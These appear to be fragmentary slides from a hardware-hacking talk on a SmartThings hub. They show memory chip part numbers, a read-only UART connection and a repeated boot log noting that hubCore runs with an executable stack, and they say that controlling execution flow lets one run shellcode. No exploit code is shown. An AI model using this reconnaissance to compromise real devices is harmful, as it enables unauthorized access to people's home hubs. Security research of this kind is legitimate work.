
K4B2G1646F - BCNB

KLM8G1GETF - B041

反面



反面



反面

接線！開機！



只要控制執行流程就結束了！直接執行 shellcode！

```
Starting syslogd/klogd: done
Starting tee-suplicant: done
Patching environment files
Starting SmartThings HubCore
Done
process 'root/usr/bin/hubCore' started with executable stack
Starting Updater... OK
Starting watchdog daemon...done
Blocking wlan RF
random: crng init done
random: 17 urandom warning(s) missed due to ratelimiting
cfg80211: Loading compiled-in X.509 certificates for regulatory database
```



只要控制執行流程就結束了！直接執行 shellcode！

UART

不能寫，只能讀

```
Starting syslogd/klogd: done
Starting tee-suplicant: done
Patching environment files
Starting SmartThings HubCore
Done
process 'root/usr/bin/hubCore' started with executable stack
Starting Updater...
Starting Watchdog Daemon...done
Blocking wlan Rf
random: cng init done
random: 17 urandom warning(s) missed due to ratelimiting
cfg80211: Loading compiled-in X.509 certificates for regulatory database
```


正面




KLM8G1GETF-B041

